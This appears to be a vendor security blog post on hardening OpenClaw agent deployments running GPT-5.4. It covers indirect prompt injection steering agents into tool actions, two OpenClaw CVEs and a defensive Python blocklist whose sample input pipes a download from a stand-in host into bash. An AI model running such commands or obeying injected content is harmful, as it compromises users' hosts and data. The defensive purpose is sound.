
OpenClaw and GPT-5.4 make a powerful combination. One provides the runtime that can reach tools, files, browsers, and external systems. The other provides stronger reasoning, better tool use, native computer-use capability, and a much larger working context. That combination is exactly why security teams should pay attention. The problem is no longer limited to whether a model can be tricked into producing a bad answer. The real question is whether untrusted content can steer a high-authority agent into taking real actions in the real environment. OpenAI describes GPT-5.4 as its first general-purpose model with native computer-use capabilities and support for large-scale tool workflows, while OpenClaw’s own security guidance warns that senders can induce tool calls and that content injection can affect shared state, devices, or outputs. (OpenAI)
That is the security boundary that matters. In a traditional application, input validation and authorization decide whether a request is safe. In an agent system, the same problem now includes retrieved content, model reasoning, tool routing, local state, and anything the agent can reach after it decides what to do next. NIST’s recent call for information on securing AI agent systems explicitly highlights indirect prompt injection, insecure models, and harmful agent actions as central risks in modern deployments. (NIST)
OpenClaw is unusually useful for studying this problem because it sits close to the user’s environment. Its documentation is direct about delegated tool authority in shared workspaces, the risk of prompt and content injection from allowed senders, and the need to lock down session data stored on disk. If an agent can read local files, invoke tools, operate a browser, or connect to external services, “local” does not automatically mean “safe.” It often means “close to the blast radius.” (OpenClaw)
Why this stack deserves serious security review
GPT-5.4 changes the risk profile because it increases how far an agent can go before it fails. OpenAI’s documentation says GPT-5.4 supports a 1.05M-token context window, native computer use through the Responses API, tool search, and custom tools that can accept freeform text. The same docs recommend server-side validation and grammar constraints for custom tools, which is effectively an acknowledgment that unconstrained model output can become unsafe when it crosses into execution-oriented systems. (OpenAI Developers)
OpenClaw’s security model makes that especially relevant. The project’s docs warn that any allowed sender in a shared workspace may induce tool calls such as Ausführung, browser usage, or file and network tools, and that injected content from one sender can affect shared state and outputs. Its FAQ also states that smaller or heavily quantized models are more vulnerable to prompt injection and recommends strong models plus sandboxing and strict tool allowlists for any bot that can use tools. That means the platform itself already recognizes two key truths: model choice matters, and tool-connected agents need tighter controls than ordinary chat interfaces. (OpenClaw)
The practical takeaway is straightforward. GPT-5.4 is not the problem by itself. OpenClaw is not the problem by itself. The problem is the gap between what the model is allowed to understand und what the runtime is allowed to do. When that gap is too small, a malicious document, message, web page, or skill can push the system from text processing into action execution. NIST’s agent-security framing and the NIST AI RMF discussion of indirect prompt injection both describe this same dynamic from a broader industry perspective. (NIST)
The attack surface that matters in practice
The first risk is indirect prompt injection. This is no longer an academic edge case. NIST defines indirect prompt injection as an attack where adversaries place malicious instructions into content likely to be retrieved or processed by an LLM-integrated application. OpenClaw’s own guidance warns that prompt or content injection from one sender can lead to tool actions that affect shared state or outputs. In a high-authority agent, that means the attack does not have to come through the normal chat box. It can arrive through a document, a chat thread, a webpage, an email-like connector, or another data source the agent is allowed to inspect. (NIST-Veröffentlichungen)
The second risk is tool misuse. GPT-5.4’s custom-tool interface is powerful because it allows the model to emit freeform strings, including code, shell commands, SQL, and configuration-like content. OpenAI explicitly recommends validating outputs on the server side because freeform strings require safeguards against injection and unsafe commands. That advice becomes critical when the model is connected to an OpenClaw runtime with shell, browser, file, or network capabilities. A malicious prompt does not need to break the model. It only needs to make the model produce something that the runtime trusts too much. (OpenAI Developers)
The third risk is control-plane trust failure. This has already shown up in real OpenClaw disclosures. NVD records CVE-2026-25253 as a vulnerability in OpenClaw before version 2026.1.29 where the software obtained a gatewayUrl from a query string and automatically made a WebSocket connection without prompting, sending a token value. GitHub’s advisory adds that the Control UI trusted gatewayUrl from the query string and auto-connected on load with the stored gateway token in the WebSocket payload. This is not a model issue at all. It is a trust-boundary failure around a high-privilege agent runtime. But once that boundary fails, the model becomes the execution brain behind the attacker’s newly acquired control surface. (NVD)
The fourth risk is sandbox escape assumptions. NVD records CVE-2026-24763 as a command injection issue in OpenClaw’s Docker sandbox execution mechanism before 2026.1.29, caused by unsafe handling of the PATH environment variable when constructing shell commands. That matters because many teams assume a “sandbox” automatically neutralizes the danger of AI-driven execution. In reality, a sandbox is only as strong as the code and assumptions that enforce it. If the sandbox path or wrapper is weak, it can become a liability rather than a safety layer. (NVD)
The fifth risk is state leakage and memory contamination. OpenClaw’s documentation notes that session history is stored on disk and that context-pruning only removes older tool results from the in-memory context sent to the model, not from session history on disk. That means there are two separate security questions: what the model still sees, and what the host still keeps. GPT-5.4’s 1M-token context window and compaction support increase the usefulness of long-running agent workflows, but they also increase the importance of provenance, trust tagging, and log hygiene. If malicious instructions are summarized, preserved, or replayed without their original trust boundary, the system may retain attacker intent while losing the evidence that the content was untrusted. (OpenClaw)
Recent OpenClaw incidents and CVEs that define the current risk picture
The most important OpenClaw security issue in the current cycle is CVE-2026-25253. NVD describes it as a flaw in versions before 2026.1.29 where OpenClaw took a gatewayUrl from a query string and automatically opened a WebSocket connection, sending a token value without prompting. NVD assigns the issue a CVSS 8.8 score with high confidentiality, integrity, and availability impact. GitHub’s advisory describes the same behavior and ties it to 1-click token theft through the Control UI. Belgium’s Center for Cybersecurity also published a warning urging immediate patching for affected versions. (NVD)
This issue matters for more than one reason. First, it shows that the most serious failures in agent systems often happen at the browser-control-plane boundary, not in the model itself. Second, it demonstrates how quickly “just a local assistant” can become an externally triggerable attack surface when URLs, browser state, and local services interact without strong validation. Third, it reminds defenders that any agent runtime using a local gateway, local WebSocket, browser-based control panel, or auto-connect behavior should be reviewed like a privileged web application, not like a toy automation tool. (NVD)
The second important issue is CVE-2026-24763, the Docker sandbox command injection bug. NVD says authenticated attackers who could control environment variables could influence command execution within the container context. This is a narrower condition than CVE-2026-25253, but it is still strategically important because it lands exactly where many defenders place their trust: the execution wrapper. In an OpenClaw plus GPT-5.4 deployment, the sandbox is supposed to reduce the consequences of tool use. A flaw inside that layer undermines one of the main arguments for operational safety. (NVD)
There is also a broader body of current reporting around website-to-local-agent takeover and exposed OpenClaw instances. Those reports vary in quality, but the credible pattern is consistent: local gateways, shared workspaces, exposed bindings, weak origin assumptions, and operational misconfiguration are recurring causes of compromise. Penligent’s recent OpenClaw research, for example, frames the biggest failures as mass deployment plus mass misconfiguration rather than some magical leap in model autonomy. That framing matches the stronger evidence in vendor advisories and official documentation. (Sträflich)
Why GPT-5.4 raises the stakes
The most important thing to understand about GPT-5.4 is that stronger models make weak boundaries more dangerous. OpenAI says GPT-5.4 is designed for production-grade assistants and agents, with improved multi-step reasoning, stronger performance over long contexts, native computer-use capability, and better tool search. That is exactly what security teams want from a useful agent. It is also exactly what an attacker wants from a compromised one. A weaker model may fail before it completes an unsafe chain. A stronger one may succeed more often unless the runtime stops it. (OpenAI)
OpenAI’s GPT-5.4 Thinking system card adds another relevant detail: GPT-5.4 Thinking is the first general-purpose model in that series to have implemented mitigations for high capability in cybersecurity. That is useful context, but it should not be misunderstood. Model-level mitigations matter, yet they do not replace application-layer authorization, output validation, network isolation, or human approval for sensitive actions. A safer model helps. A safer architecture matters more. (OpenAI)
OpenClaw’s own model guidance lines up with that view. Its wizard reference says that stronger latest-generation models generally offer lower prompt-injection risk, and its FAQ warns that smaller models are more vulnerable to prompt injection when tools are involved. Those recommendations are sensible, but they only work if the rest of the deployment respects the same principle: more capable models require more disciplined control over the authority they are given. (OpenClaw)
A practical threat model for OpenClaw and GPT-5.4
The easiest way to think about this stack is to separate it into four trust boundaries.
| Boundary | What crosses it | Typical failure | Likely impact |
|---|---|---|---|
| Input boundary | Web pages, docs, chats, files, messages | Indirect prompt injection | Unauthorized actions, data exposure |
| Tool boundary | Shell, browser, file I/O, APIs, SQL | Unsafe output execution | Host compromise, destructive changes |
| State boundary | Logs, summaries, memory, tokens | Leakage, poisoning, replay | Persistent compromise, secrets exposure |
| Control boundary | Local gateway, browser UI, auth flows | Auto-connect abuse, token theft | Agent takeover |
Each of these boundaries is backed by current evidence. NIST and NIST AI RMF material describe indirect prompt injection and adversarial data retrieval. OpenAI documents the risks around freeform custom tools and recommends validation. OpenClaw documents delegated tool authority, local session history, and model-strength considerations. Recent OpenClaw CVEs show how badly things can go when the control boundary is too trusting. (NIST)
What defenders should do first

The first move is to shrink authority. If an OpenClaw agent does not need unrestricted shell execution, remove it. If it does not need arbitrary outbound requests, block them. If it should not be reachable by everyone in a shared workspace, isolate it to a small sender allowlist. OpenClaw’s own security docs describe the risk of any allowed sender being able to induce tool calls, and that risk only grows when the tool set is broad. (OpenClaw)

The second move is to treat custom-tool output as untrusted until validated. OpenAI’s GPT-5.4 guidance is direct on this point: validate outputs on the server side, and use context-free grammars where a constrained syntax is possible. That means the model should not be the final authority on what gets executed, applied, or sent to a downstream system. (OpenAI Developers)
The third move is to isolate computer use and browser actions. GPT-5.4’s native computer-use capability is powerful, but that power belongs in a disposable VM or isolated browser profile with minimal credentials and mandatory approval for destructive actions. The model should be able to inspect and propose. It should not be able to silently download, execute, log in, or change configuration on a sensitive system without a separate control step. OpenAI’s product materials make clear that GPT-5.4 is intended for real tasks across websites and software systems; defenders should assume that means a real blast radius if the environment is not isolated. (OpenAI)
The fourth move is to lock down session state. OpenClaw stores session history on disk, and context pruning does not erase that history. Logs, transcripts, tool traces, and cached state should be treated like secrets-bearing artifacts. File permissions, encryption-at-rest where appropriate, and disciplined retention matter here just as much as they do in any other privileged system. (OpenClaw)
The fifth move is to patch and then verify. Upgrading beyond vulnerable OpenClaw versions is necessary, but it is not enough. Teams should test whether the patched build actually refuses dangerous gatewayUrl behavior, whether Docker sandbox wrappers still behave safely under manipulated environment conditions, and whether the runtime still honors tool and sender restrictions after upgrades. Recent OpenClaw disclosures show how quickly operational assumptions can become stale. (NVD)
A simple policy gate for execution-oriented tools
A minimal execution gate is better than blind trust. The following example is intentionally simple, but it illustrates the right architecture: the model proposes, the policy layer decides.
import re
from typing import Tuple

BLOCKLIST = [
    r"\\brm\\s+-rf\\b",
    r"\\bmkfs\\b",
    r"\\bdd\\s+if=",
    r"\\bcurl\\b.*\\|\\s*(sh|bash)",
    r"\\bwget\\b.*\\|\\s*(sh|bash)",
    r"\\bDROP\\s+TABLE\\b",
    r"\\bALTER\\s+USER\\b",
]

def validate_payload(tool_name: str, payload: str) -> Tuple[bool, str]:
    if tool_name in {"shell_exec", "sql_exec", "config_apply"}:
        for pattern in BLOCKLIST:
            if re.search(pattern, payload, re.IGNORECASE):
                return False, f"Blocked by policy: {pattern}"
        if len(payload) > 4000:
            return False, "Blocked oversized payload"
    return True, "Allowed"

candidate = "curl <http://example.bad/install.sh> | bash"
allowed, reason = validate_payload("shell_exec", candidate)
print(allowed, reason)
This is not a complete defense. It can be bypassed. But it embodies an important rule that OpenAI’s custom-tool guidance supports: freeform tool output should be checked outside the model before it reaches anything with side effects. (OpenAI Developers)
A hardened deployment pattern
A safer deployment usually looks like this:
agent_runtime:
  model: gpt-5.4
  computer_use: isolated_vm_only
  browser_profile: disposable
  shared_workspace_access: false
  sensitive_actions_require_human_approval: true

tool_policy:
  allowlist:
    - read_only_browser
    - scoped_file_read
    - limited_ticketing_api
  denylist:
    - unrestricted_shell
    - arbitrary_sql_exec
    - arbitrary_network_post
  custom_tools:
    freeform_input: false
    cfg_constraints: enabled
    server_side_validation: required

state_policy:
  session_logs_protected: true
  disk_permissions: owner_only
  memory_compaction_reviewed: true
  untrusted_content_tagging: true

control_plane:
  auto_connect_from_url: disabled
  strict_origin_validation: true
  patched_version_only: true
This pattern follows directly from the evidence above: reduce shared authority, restrict tools, isolate computer use, protect disk state, and refuse convenience shortcuts in the control plane. OpenClaw’s security docs, GPT-5.4’s tool guidance, and the recent CVEs all point in the same direction. (OpenClaw)
There is a practical place for Penligent here, and it is not as a replacement for OpenClaw. It is as a validation layer around OpenClaw deployments. Penligent’s recent OpenClaw research consistently frames the problem as one of execution boundaries, misconfiguration, and proof of mitigation rather than vague AI fear. That is useful because OpenClaw hardening is not a one-time settings exercise. It is something that should be tested repeatedly against real attack paths such as exposed surfaces, indirect injection chains, and patch regressions. (Sträflich)
In other words, OpenClaw is the runtime you need to secure, and Penligent can be used as a controlled way to verify that the security controls around it actually hold under pressure. That is a much healthier model than assuming that a patched version or a nice-looking configuration file is the same thing as evidence. (Sträflich)
Letzte Erkenntnis
OpenClaw plus GPT-5.4 is not dangerous because it sounds futuristic. It is dangerous because it compresses reasoning, tool use, browser control, and local authority into one operational surface. GPT-5.4 improves what the agent can do. OpenClaw determines what the agent is allowed to touch. Security is the set of controls that stand between those two facts and a real incident. OpenAI’s own docs, OpenClaw’s security guidance, NIST’s recent agent-security work, and the latest OpenClaw CVEs all support the same conclusion: if untrusted content can influence a high-authority agent, the boundary between text and action becomes the most important boundary in the system. (OpenAI)
For teams deploying this stack, the rule is simple. Give the model less authority than it asks for, validate more than feels convenient, isolate anything that can click or execute, and assume that every connector, document, and shared workspace is a potential injection point until proven otherwise. (OpenAI Developers)
Further reading
OpenAI’s GPT-5.4 launch notes and API guidance cover computer use, tool search, large-context workflows, custom tools, and validation recommendations. (OpenAI)
OpenClaw’s official security documentation and configuration notes explain delegated tool authority, shared-workspace risk, disk-stored session history, and model-strength recommendations. (OpenClaw)
NIST’s recent work on agent systems and indirect prompt injection provides the best broad framework for understanding why these issues matter outside any single product. (NIST)
For OpenClaw-specific validation and hardening walkthroughs, Penligent’s recent research on OpenClaw security, exposed instances, and hardening playbooks is also relevant. (Sträflich)


 German
  English
  French
  Spanish
  Portuguese
  Japanese
  Korean
  Hindi
Hindi  Arabic
  Turkish
  Hebrew